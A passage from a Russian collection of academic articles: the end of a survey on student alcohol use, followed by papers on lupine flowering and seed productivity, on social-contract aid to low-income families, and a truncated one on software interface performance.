На рис.3 видно, 242 (49.7%) студента попробовали алкоголь из любопытства, так как большинство из них пробовали алкоголь в юном возрасте, это кажется весьма логичным, ведь несовершеннолетним хочется чувствовать себя старшими, как и с курением, вкуче с легко доступностью той или иной алкогольной продукции, для многих здесь не оказалось сдерживающих факторов. 102 (20.9%) выбрали пункт “предложили родственники”, но реальная цифра может быть выше, так как она тесно коррелирует с любопытством и многие могли колебаться в выборе. 143 (29.4%) попробовали алкоголь из-за друзей, возможно, чтобы не выбиваться из толпы или по иным причинам, тем не менее, часть попробовать алкоголь убедили друзья.




Рис. 4. В какой обстановке вы впервые попробовали спиртное?

На рис.4 показано, что 307 (73%) студента попробовали алкоголь дома или на даче, что будет тесно связано со следующим вопросом. 79 (16.2%) студента впервые выпили на улице и 26 (10.8%) в баре/кафе.




Рис. 5. Кто вам предложит попробовать?

На рис.5 видно, что 164 (33.5%) студента впервые попробовали алкоголь в присутствии или с подачи родителей, 189 (38.7%) попробовали алкоголь самостоятельно, что косвенно подтверждается любопытством со стороны студентов (51.8%). 136 (27.8%) попробовали алкоголь в компании друзей.



Рис. 6. Как часто вы употребляете алкоголь

На рис.6 видно, 285 (58.3%) студентов выпивают крайне редко и только по праздникам, 17 (23.9%) отказались от употребления алкоголя, 54 (11%) выпивают только раз в месяц, и 33 (6.7%) пьют регулярно, минимум раз в неделю. Здесь сложно утвердительно заверять, что данные показатели являются постоянными, все зависит от периода. В периоды каникул или сессии студенты выпивают куда чаще, чем в обычное время обучения (анкетирование проводилось в апреле). Также важно учитывать, что студент может держать себя в руках и не выпивать месяц, а после сорваться и пить регулярно, а потом опять придти в норму. Показатели могут отличаться в разные промежутки времени.



Рис. 7. Какая основная причина употребления вами алкогольных напитков?

На рис.7 видно, 312 (63.8%) студентов выпивают алкоголь, чтобы расслабиться или удовлетворить свои потребности в алкоголе, 56 (11.5%) употребляют по каким-то своим причинам, 63 (12.9%) пьют, чтобы не выделяться в компании, 58 (11.9%) употребляют алкоголь просто так. Здесь все ясно, алкоголь является обычной потребностью в жизни людей, как курение или иные развлечения, поэтому большинство пьют только из желания, а возможно и из-за зависимости.




Рис. 8. Как вы считаете, алкоголизм — это болезнь?

На рис.8 видно, 426 (87.1%) студента согласны во мнении, что алкоголизм является болезнью или зависимостью, которая нуждается в лечении, 63 (12.9%) считает, что страх перед алкоголизмом преувеличен. 87.1% это внушительный процент, студенты осведомлены о том, что алкоголизм — это болезнь, но отдают ли они себе отчет в том, насколько разрушительно влияние алкоголизма на организм.




Рис. 9. Задумывались ли вы о возможных последствиях пристрастия к алкоголю?

На рис.9 видно, 233 (47.6%) никогда всерьез не задумывалось об губительных последствиях воздействия алкоголя или не придавали этому большого значения, а также не знают всех тонкостей пагубного влияния на организм. 124 (25.4%) осведомлены об алкогольной зависимости и стараются ее избегать. 61 (12.5%) уже ощутили на себе те или иные последствия алкоголя и имеют, либо травмы, либо зависимость. 71 (14.5%) видели последствия злоупотребления алкоголем у своих близких или случайных людей и поэтому всячески стараются избегать употребления алкоголя.




Рис. 10. Нужно ли, по вашему мнению, ввести ограничение или ужесточить правила по продаже алкоголя?

На рис.10 видно, 326 (66.7%) студентов за ограничение и ужесточение правил по продаже алкоголя, 163 (33.3%) считают, что та законодательная база,



которая существует, в полной мере покрывает проблемы по продаже алкоголя.

Из числа проголосовавших за ужесточение, основными доводами служили неконтролируемое потребление алкоголя в те или иные этапы жизни (запой, пьянки), а также крайне высокие показатели употребления алкоголя среди несовершеннолетних.

Большинство опрошенных соглашались с мнением, что употребление алкоголя до 18 лет не является нормой и если бы могли, то ранее отказались бы употребления алкоголя до более сознательного возраста.

Исследование выявило, что большинство студентов, так или иначе затрагивает проблема алкоголизма. Причиной, на наш взгляд, может быть малое количество интересов (хобби) в жизни, интернет зависимость, недостаточная осведомленность в здоровом образе жизни. Употребление алкоголя входит в норму чуть ли не со школы и в университете, только усугубляет эту проблему.

В сумме до 18 лет алкоголь употребили 270 (55,2%) студента, что является одним из подтверждением того, что употребление алкоголя даже среди школьников, не говоря уж и об студентах, крайне высокое и опровергает гипотезу, что молодежь начинает употреблять алкоголь после 18 лет.

Приобщение подростков и молодёжи к употреблению алкоголя сложный и вероятностный процесс. Он зависит от стечения множества различных обстоятельств. Чаще всего употребление алкоголя связывают с двумя явлениям. Первое — наличие определенных склонностей, черт, свойств и качеств самого человека, включая генетические, физиологические, психологические, социальные и нравственные. Этим и качествам и определяется спрос на алкоголь. Второе — это доступность алкоголя в обществе [3, 4].

Гипотеза о том, что основной причиной употребления алкоголя является зависимость, которая эволюционирует в ярую потребность, получила свое подтверждение.

312 (63.8%) студентов выпивают алкоголь, чтобы расслабится или удовлетворить свою зависимость в алкоголе.

Для предупреждения алкоголизации студентов-первокурсников профилактическую деятельность следует вести одновременно по направлению: Развитие жизненных навыков.

Речь идёт о формировании уверенности в себе, коммуникабельности, навыках принятия решений и развитии устойчивости к влиянию социальной среды. Фактически, эти навыки являются защитными факторами, предупреждающими употребление алкоголя. Это направление деятельности, опирается на распространённый в нашей стране подход к профилактике употребления алкоголя «Формирование жизненных навыков» [5].

### **Библиографический список:**

1. Шустова Е.Р. Проблема алкоголизма среди студентов. ФГБОУ ВПО «ТГПУ им. Л. Н. Толстого» – 2018.
2. Аверин А. Н. Профилактика употребления психоактивных веществ. Книга 2: Учебно-методическое пособие. — Ижевск: Изд-во «Парус», 2013.
3. Учебное пособие для начальной школы по предупреждению употребления детьми табака и алкоголя «Полезные привычки». Материалы для учителя / под ред. О. Л. Романовой. — Ижевск: Удмуртский университет, 2002.
4. Фирсов М. В., Студенова Е. Г Теория социальной работы: учеб, пособие для студентов высших учебных заведений. — М.: ВЛАДОС, 2001.
5. Варначёва А. Г., Аверин А. Н. Профилактическая деятельность образовательной организации: от теории к практике (аспект профилактики употребления психоактивных веществ). — Ижевск: АОУ ДПО УР ИРО, 2017.

*Кузьменко Ирина Николаевна, доцент кафедры ботаники и физиологии растений, канд. биол. наук, ФГБОУ ВО «Пермский государственный аграрно-технологический университет имени академика Д.Н. Прянишникова»,  
Россия, г. Пермь*

*Атаманова Ирина Анатольевна, магистрант 1 курса направления подготовки «Агрономия», ФГБОУ ВО «Пермский государственный аграрно-технологический университет имени академика Д.Н. Прянишникова»,  
Россия, г. Пермь*

### АНТЭКОЛОГИЯ ЛЮПИНА МНОГОЛИСТНОГО

**Аннотация:** В данной статье представлены данные об экологии и биологии цветения люпина многолистного *Lupinus polyphyllus* Lindl. В частности, рассматриваются вопросы, связанные с цветением, опылением и семенной продуктивностью.

**Ключевые слова:** люпин многолистный, пыльцевые зерна, фертильность пыльцы и семязачатков, семенная продуктивность.

**Annotation:** This article summarizes the data on the ecology and biology of the flowering of polyleaf lupine. In particular, the issues related to flowering, pollen and seed productivity are considered.

**Keywords:** *Lupinus polyphyllus* Lindl., polyleaf lupine, pollen grains, fertility of pollen and ovules, seed productivity.

**Введение.** Люпин многолистный (*Lupinus polyphyllus* Lindl.) – травянистое растение. По продолжительности жизни является двулетником либо коротко живущим многолетником [1, 2, 4, 5, 6].

Ареалом происхождения считается Северная Америка (США и Канада).

Встречаются как дикие популяции, так и культурные.

Вопросам опыления многолистного люпина на территории Российской Федерации посвящены работы Виноградовой Ю.К, Ткачёвой Е.В. и Майорова С.Р. По их данным, люпин многолистный – перекрёстноопыляемый (дихогамик: частичная протандрия) энтомофильный (меллитофил: с помощью пчёл, шмелей либо ос) вид, у которого, однако, не исключена возможность самоопыления [2, 3].

Перекрёстное опыление – эффективнее всех остальных вариантов: завязывается 60% плодов, в случае принудительного самоопыления: 6 – 17%, а при свободном самоопылении – лишь 4 – 6% (явление самонесовместимости у люпина достаточно чётко выражено). Вопрос, связанный с ритмикой цветения *Lupinus polyphyllus* рассматривался в работе И.Н. Кузьменко. [5].

Целью представленной работы являлось изучение фертильности пыльцы, семязачатков и семенной продуктивности, в условиях Пермского края.

**Материал и методика.** Исследования проводились в окрестностях города Перми. Погодные условия в год проведения исследования были довольно жаркие. Зима в 2022 году была немного теплее предыдущего года, минимальная температура была в январе –  $-15^{\circ}\text{C}$ , а вот максимальная наблюдалась и в июле, и в августе и поднималась до  $+32^{\circ}\text{C}$ , но можно отметить, что именно в августе большее количество дней держалась повышенная температура воздуха.

Антэкологические наблюдения. Данные наблюдения проводились, используя методику А.Н. Пономарева. Для исследования брали по 50 экземпляров. Ежедневно определяли динамику распускания. С 8 часов утра до 21 часов вечера.

Измерение диаметра пыльцевых зерен. Определяли окуляр-микрометром на 100 пыльцевых зернах.

Определение фертильности проводили по методике З.П. Паушева. Исследуемые соцветия, которые находятся в фазе раскрытых и опыленных цветков, фиксировали в «уксусном алкоголе». Далее фертильность пыльцы

определялась на временных препаратах.

Определение семенной продуктивности. Продуктивность определяли по методике В.И. Вайнагий. Расчеты проводились на один генеративный побег.

Полученные данные математически обрабатывались.

**Результаты исследований.** Исследователями выделяется 6 стадий развития генеративных органов: 1 фаза – начало бутонизации; 2 фаза – бутонизация; 3 фаза – окончание бутонизации; 4 фаза – начало цветения; 5 фаза – полное цветение; 6 фаза – отцветание. Период цветения одного куста составляет около месяца. Период от закладки нижних цветков до их отцветания – от 3 до 18 дней. Динамика цветения представлена в таблице 1.

Таблица 1. Динамика цветения люпина многолистного

Дата подсчета	Соцветия, шт.									
	1	2	3	4	5	6	7	8	9	10
26.06	16	13	25	15	18	3	15	8	9	6
27.06	41	36	61	34	43	22	42	30	59	39
28.06	68	49	89	73	60	61	62	45	84	72
29.06	74	57	90	83	89	67	78	55	87	76
30.06	107	79	110	104	117	96	116	88	103	102
03.07	20	10	28	32	11	23	27	38	6	35
04.07	12	7	4	5			9	13		16
05.07		5						7		13
06.07		2								13
08.07										10
09.07										7
Сумма цветков на соцветии, шт.	338	258	407	346	338	272	349	284	348	389

По результатам полученных данных, можно сделать вывод о том, что на

соцветиях цветки раскрываются ежедневно, снизу – вверх, по мере нарастания апикальной меристемы, и их количество увеличивается, а потом резко уменьшается число цветков, распустившихся за день. Пиковой точкой становится 30 июня, как видно из таблицы, все соцветия имеют самое наибольшее число цветков именно в этот день. На такие результаты повлияла хорошая, теплая и сухая погода, также приспособленность растения к данным условиям произрастания.

У люпина многолистного известно три формы, различающиеся по окраске венчика: синие, розовые и белые. Считается, что размеры пыльцы коррелируют с окраской цветка [1].

Данные о размерах пыльцы приведены в таблице 2.

Таблица 2. Размеры пыльцевых зёрен у форм люпина многолистного

Окраска венчика	Средняя длина пыльцевых зёрен, мкм	Средний диаметр, мкм	Отношение длины к диаметру
Синяя	41,1±0,3 (37,2 – 44,0)	21,3±0,3 (17,8 – 25,0)	1,95
Розовая	39,3±0,3 (35,6 – 42,3)	20,2±0,4 (13,3 – 23,5)	1,98
Белая	41,7±0,3 (37,8 – 45,6)	19,3±0,3 (15,2 – 21,3)	2,2

Из представленной выше таблицы, можно отметить, что при белой окраске венчика длина пыльцевых зерен выше остальных и варьирует в пределах 37,8-45,6 мкм, но диаметр данных пыльцевых зерен меньше на 15% наибольшего значения, которое имеет синяя окраска венчика и находится в диапазоне от 17,8-25,0 мкм. У любой окраски венчика длина пыльцевых зерен, примерно, в 2 раза больше диаметра, что является нормой.

Независимо от окраски венчика у люпина многолистного пыльцевые зерна обладают высокой фертильностью. Синяя окраска венчика имеет фертильность – 99,5%, розовая и белая – 97,3, 94,2 соответственно. Однако, необходимо отметить, что боковая ось розового венчика имеет как фертильных пыльцевых зерен 50%, так и стерильных.

Фертильность семязачатков в условиях Предуралья составила 86%, при V=23%, фертильность пыльцы – 64%, при V=40%. Минимальное значение фертильности пыльцы составило 29,3%, а максимальное – 100%. Максимальное значение фертильности пыльцы имели 11% исследованных растений. Из исследованных растений не было обнаружено растений, которые имели бы 100% стерильность. Возможно, что причинами образования стерильных пыльцевых зерен являются отклонения в строении цветка, или же нарушения в прохождении определенных процессов в растениях.

Высокая фертильность обеспечивает нормальное опыление и оплодотворение, в результате сформированные семена. Различают потенциальную семенную продуктивность (ПСП) – это количество семязачатков на генеративный побег, и реальную семенную продуктивность (РСП) – это количество нормально развитых семян, продуцируемых генеративным побегом. Результаты представлены в таблице 3.

Таблица 3. Потенциальная и реальная семенная продуктивность люпина многолистного

Среднее количество семязачатков	Среднее количество цветков	ПСП	Среднее количество семян	Среднее количество бобов	РСП	КП, %
6,7±0,4	332,9±15,3	2230,4	3,9±0,3	39,1±3,5	151,9	<b>7</b>

В вышеприведенной таблице указаны средние значения. Цветение растянутое, в то время как нижние цветки завязывают плоды и в них формируются семена, верхние – только раскрываются. С наступлением первых заморозков верхние цветки опадают. Из нижних цветов в среднем 114 штук на соцветие формируются плоды и семена. Необходимо отметить, что минимальное значение коэффициента плодообразования равняется – 7%, это вызвано потерей бутонов, цветков и не зрелых плодов после заморозков. Также снижение продуктивности связано с отсутствием опыления и оплодотворения фертильных семязачатков в цветках соцветия. Максимальное значение КП –

59%, что выше на 88% самого низкого показателя.

**Выводы.** Люпин многолистный обладает постоянными сроками цветения, начало которого происходит при температуре – +12...+18°C. Раскрывание цветков – от +16°C до 33°C. Как говорилось ранее, длина пыльцевых зерен, примерно, в 2 раза больше диаметра, что является нормой и приводит к повышению фертильности. Фертильность люпина многолистного считается высокой. Можно сказать, что высокая фертильность приводит к хорошему опылению, следовательно, к гарантированно высокой семенной продуктивности. Фертильность пыльцевых зерен составила в среднем 64%, семязачатков – 86%. Выявлены высокие показатели семенной продуктивности люпина многолистного. Потенциальная семенная продуктивность превышает реальную, показателем которого является коэффициент плодообразования. Максимальный показатель КП – 59%. Причиной снижения реальной продуктивности, можно считать потери цветков, бутонов, стерилизация пыльцы до опыления, и это может быть вызвано погодными условиями. В хорошую погоду недостаточным количеством насекомых-опылителей. Таким образом, вид пластичен по отношению к различным экологическим факторам, отзывчив на плодородие почв, которые приводят к увеличению семенной продуктивности.

#### **Библиографический список:**

1. Виноградова, Ю.К. Инвазионные виды растений семейства Бобовых. Люпин, Галега, Робиния, Аморфа, Карагана: монография / Ю.К. Виноградова. – Москва: АБФ, 2014. – 304 с.
2. Виноградова, Ю.К. К биологии цветения чужеродных видов. *Lupinus polyphyllus* Lindl. / Ю.К. Виноградова, Е.В. Ткачёва, С.Р. Майоров // Российский Журнал Биологических Инвазий. – 2012. - №2. – С. 30 – 41.
3. Демьянова, Е.И. Антэкология: учебное пособие по спецкурсу / Е.И. Демьянова. – Пермь: Перм. гос. ун-т, 2010. – 116с.: ил.
4. Зернобобовые культуры: монография / Шпаар Д. [и др.]; под общей



ред. Д. Шпаара. – Минск: «ФУАинформ», 2000. – 264 с.

5. Кузьменко, И.Н. Особенности цветения люпина многолистного в условиях Предуралья / И.Н. Кузьменко // Агротехнологии XXI века: Стратегия развития, технологии и инновации: сб. материалов / Пермский ГАТУ; материалы Всероссийская науч.-практ. конф, посвящённой 90-летию основания университета (20 октября; 2020; Пермь). – Пермь, 2020. – С. 95 – 98.

6. Рогожникова, Д.Р. Семенная продуктивность люпина многолистного на северо-западе Республики Башкортостан / Д.Р. Рогожникова, Л.М. Абрамова // Известия Оренбургского государственного аграрного университета. – 2017. - №1 (63). – С. 28 – 30.

*Давыдова Лариса Викторовна, студент 2 курса  
направления подготовки 39.04.02 Социальная работа  
ФГБОУ ВО «МГУ им. Н. П. Огарёва», г. Саранск, РФ*

*Бистяйкина Динара Асымовна, кандидат социологических наук, доцент  
кафедры социологии и социальной работы*

*ФГБОУ ВО «МГУ им. Н. П. Огарёва», г. Саранск, РФ*

*e-mail: [dinaraas@mail.ru](mailto:dinaraas@mail.ru)*

## **ФАКТОРЫ ПРЕПЯТСТВУЮЩИЕ СОЦИАЛЬНО-КОНТРАКТНЫМ ОТНОШЕНИЯМ МЕЖДУ СЕМЬЕЙ И ГОСУДАРСТВОМ**

**Аннотация:** Статья посвящена анализу факторов, затрудняющих социальному контракту использоваться более активно для повышения своего благосостояния малоимущими семьями. Отмечаются проблемные моменты в практике социальных служб республики при реализации социальных контрактов и иных мер социальной поддержки.

**Ключевые слова:** социальный контракт, малообеспеченная семья, социальная поддержка.

**Annotation:** The article is devoted to the analysis of factors that make it difficult for poor families to use the social contract more actively to improve their well-being. Problematic points are noted in the practice of social services of the republic in the implementation of social contracts and other social support measures.

**Keywords:** social contract, low-income family, social support.

К факторам, которые не позволяют социальному контракту использоваться более активно для повышения своего благосостояния малоимущими семьями следует, на наш взгляд, отнести:

а) неоднозначность восприятия членами малоимущих семей размера выплат. Не все считают сумму, выделяемую на преодоление трудной жизненной ситуации, достаточной для удовлетворения своих экстренных нужд;

б) социальное обслуживание на условиях заключения социального контракта востребовано у наиболее активной части малоимущих семей, которые стремятся к выходу на самообеспечение, а т.к. у многих семей остается иждивенческий подход к восприятию государственной помощи, то предоставление помощи на условиях целевого использования средств их не устраивает;

в) низкая культура оформления документов, составления бизнес-планов во многих семьях либо просто нежелание заниматься достаточно кропотливой процедурой оформления документов, подтверждающих, куда семья хочет потратить выделяемые средства. Это останавливает даже ряд семей, имеющих желание воспользоваться подобной формой поддержки;

г) средства предоставляются только на определенную цель, выплата используется только по назначению, предоставляется всегда адресно, конкретной семье и не все семьи готовы или способны сделать бизнес-план, своевременно отвечать условиям договора, предоставлять отчеты.

Следует отметить, что помощь которая предоставляется в рамках социального контракта для некоторых семей существенно отражается на уровне благосостояния семьи, так как она составляет основную часть семейного бюджета. Однако среди малоимущих семей есть большая доля выбирающих пассивную тактику поведения в отношении улучшения уровня жизни своей семьи. Иждивенчески настроенные семьи, чтобы самостоятельно улучшить материальное положение своей семьи редко максимально сокращают свои расходы посредством более их более тщательного планирования или также редко решают проблему путем поиска дополнительных источников заработка, а, как правило, ничего не делают так как не видят каких-либо возможностей улучшить материальное положение семьи.

Для большинства малообеспеченных семей определяющим показателем

при оценке благополучия своей семьи является социально-экономический статус. Также, важным показателем благополучия семьи является обеспеченность жильем.

Социально-контрактные отношения между семьей и государством – это соглашение социальной службы с семьей, имеющей статус малообеспеченной. Социальная поддержка, оказываемая на основе социального контракта предоставляется только тем семьям, которые стали малоимущими не по своей воле и не имеют скрытых источников существования.

Особенности социально-контрактных отношений между семьей и государством можно встретить в научных работах К. А. Вороновой, З. П. Замараевой [1], *И. Н. Корчагиной*, Л. А. Миграновой, Л. А. Прокофьевой, А. И. Мироновой [2; 3] и других авторов.

Можно также отметить, что в социальной практике социальных служб Республики Мордовия накоплен опыт оказания социальной поддержки малообеспеченным семьям на основе социального контракта и иных мер социальной поддержки. Отработанным является алгоритм заключения и реализации подобных соглашений. Налажено взаимодействие с другими учреждениями (в том числе потенциальными работодателями, службой занятости, администрациями сельских поселений района/города, администрацией района/города и др.), без которых невозможны разработка и реализация программ социальной адаптации и выполнение условий социальных контрактов и иных мер социальной поддержки. Выстроена работа по социальному сопровождению малообеспеченных семей, получающих помощь на основе мер социальной поддержки. Разработаны основные показатели для оценки эффективности государственной социальной помощи на основе подобного соглашения. Среди проблемных моментов в практике социальных служб республики при реализации социальных контрактов и иных мер социальной поддержки, можно назвать: а) недостатки методики и механизма оценки нуждаемости заявителей в подобной помощи; б) сложности оценки

степени адресности социальной поддержки; в) недостатки механизма оценки результативности и эффективности социальных контрактов и иных мер социальной поддержки; г) целевая ограниченность денежных выплат, которая не отражает всего спектра проблем малоимущих семей; д) сложности с обеспечением соответствия результатов социального контракта и иных мер социальной поддержки потребностям малоимущих семей в социальной помощи.

В заключении необходимо отметить, что в современной России вопросы благополучия семей, особенно если в них есть дети, занимают важное место среди приоритетных проблем социальной политики российского государства. Рыночная экономика порождает социальные риски для большинства жителей современной России. Среди них наиболее массовым является бедность как отдельных граждан и семей, так и целых категорий населения. К проблемным моментам в практике заключения и реализации социальных контрактов могут быть отнесены: сложности с объективной оценкой малообеспеченности семей и нуждаемости заявителей в подобной помощи; сложности с обеспечением соответствия результатов социального контракта потребностям малоимущих в социальной помощи; боязнь клиентов ответственности.

#### **Библиографический список:**

1. Воронова К. А. Роль социально-контрактных отношений в преодолении бедности современной российской семьи (по данным социологических исследований в Пермском крае) / К. А. Воронова, З. П. Замараева. – Текст: электронный // Вестник Пермского национального исследовательского политехнического университета. Социально-экономические науки. – 2019. – № 3. – С. 27–38. – URL: <https://cyberleninka.ru/article/n/rol-sotsialno-kontraktnyh-otnosheniy-v-preodolenii-bednosti-sovremennoy-rossiyskoy-semi-po-dannym-sotsiologicheskikh-issledovaniy-v/viewer> (дата обращения: 07.05.2021).

2. Корчагина И. И. Социальная помощь малоимущим домохозяйствам на

условиях социального контракта / И. И. Корчагина, Л. А. Мигранова. – Текст: непосредственный // Народонаселение (Социологические науки). – 2013. – № 1. – С. 74–86.

3. Прокофьева Л. А. Социальный контракт как механизм преодоления бедности в России / Л. А. Прокофьева, И. Н. Корчагина, А. И. Миронова. – Текст : непосредственный // Журнал исследований социальной политики. – 2019. – Т. 13. – № 1. – С. 81–97.

*Винтайкина Дарья Андреевна, студент  
Самарский государственный технический университет,  
г. Самара  
email: [total2094@mail.ru](mailto:total2094@mail.ru)*

## **ПРОБЛЕМЫ ЭФФЕКТИВНОСТИ ИНТЕРФЕЙСОВ ПРОГРАММНЫХ СИСТЕМ**

**Аннотация:** Эта статья исследует проблемы эффективности интерфейсов программных систем и предлагает методы повышения производительности интерфейса на примере системы распределенного контроля за запуском приложений. В статье рассмотрены основные компоненты интерфейса и анализируются возможные узкие места в производительности. Затем предлагаются методы оптимизации интерфейса, включая улучшение работы с данными, уменьшение времени ответа и повышение удобства использования.

**Ключевые слова:** интерфейс, производительность, система распределенного контроля, запуск приложений, оптимизация интерфейса.

**Annotation:** This article explores the problems of efficiency of software system interfaces and suggests methods to improve interface performance using the example of a distributed application startup control system. The article discusses the main components of the interface and analyzes possible performance bottlenecks. Then methods for optimizing the interface are proposed, including improving data handling, reducing response time and improving usability.

**Keywords:** interface, performance, distributed control system, application launch, interface optimization.

Интерфейс является ключевым элементом любой программной системы и

может оказывать значительное влияние на ее производительность. Несмотря на то, что многие разработчики уделяют большое внимание проектированию интерфейса, возможны ситуации, когда производительность системы замедляется из-за неэффективного интерфейса. Эта статья представляет подробный анализ возможных проблем производительности интерфейса на примере системы распределенного контроля за запуском приложений и предлагает методы их решения.

Основными компонентами интерфейса являются элементы управления, включая кнопки, поля ввода, переключатели и списки. Кроме того, интерфейс может содержать элементы отображения, такие как таблицы, графики и диаграммы. Каждый из этих компонентов может повлиять на производительность системы.

Одним из наиболее распространенных узких мест в производительности интерфейса является работа с данными. Если приложение часто обращается к базе данных или сетевому хранилищу, это может привести к замедлению работы интерфейса. Кроме того, длительное время ответа, например, при загрузке больших файлов или при обработке сложных запросов, также может снижать производительность системы.

Существует несколько методов оптимизации интерфейса, которые могут помочь повысить его производительность. Один из таких методов - это оптимизация работы с данными. Это может включать уменьшение количества запросов к базе данных или сетевому хранилищу, а также использование кэширования данных для ускорения доступа к ним. Также можно использовать асинхронные запросы для уменьшения времени ответа и повышения отзывчивости интерфейса.

Другим методом оптимизации является уменьшение времени ответа. Это может быть достигнуто путем оптимизации кода и уменьшения количества операций, выполняемых при каждом запросе. Также можно использовать компрессию данных, чтобы уменьшить объем передаваемых данных и ускорить время ответа.



Наконец, повышение удобства использования интерфейса также может способствовать увеличению его производительности. Это может быть достигнуто путем оптимизации навигации, упрощения процессов взаимодействия с пользователем и улучшения дизайна интерфейса. В системе распределенного контроля за запуском приложений могут возникать проблемы производительности интерфейса при выполнении операций с базой данных и при передаче больших объемов данных между серверами. Для оптимизации интерфейса можно использовать следующие методы:

- Использование кэширования данных на серверах приложений для ускорения доступа к данным и уменьшения количества запросов к базе данных.
- Оптимизация кода на серверах приложений для уменьшения времени ответа и количества операций, выполняемых при каждом запросе.
- Использование асинхронных запросов для уменьшения времени ответа и увеличения отзывчивости интерфейса.
- Улучшение дизайна интерфейса, и оптимизация навигации для повышения удобства использования и сокращения времени, затрачиваемого на выполнение задач.

Давайте опираться на метод контроля, основанный на сочетании мониторинга и аудита, при котором аудит записывает различные операции любого пользователя в определенные файлы [2].

Процесс запуска и запуска программы включает в себя несколько этапов:

1. Пользователь запускает эту программу.
2. На экране появится главное окно программы. Консоль состояния системы отображает все действия, которые происходят в программе. (На рисунке 1 показано "Главное окно программы").




Рисунок 1- Главное окно программы

3. Чтобы остановить необходимый процесс, нажмите кнопку "Остановить процесс". Чтобы добавить процесс в список запрещенных, нажмите кнопку "Список запрещенных". После этого откроется окно "Настройки блокировки процесса".




Рисунок 2 - Окно настроек блокировки процесса

4. Просмотрите ограничения выбранной машины. После этого на экране появится окно "Список настроек блокировки процесса" (меню "Список настроек блокировки процесса" показано на рисунке 3).



Рисунок 3 - Список настроек блокировки процесса

5. Чтобы удалить процесс из списка запрещенных, нажмите кнопку "Удалить". Выбранный процесс удаляется из списка запрещенных. (На рисунке

4 показано "Окно подтверждения удаления").

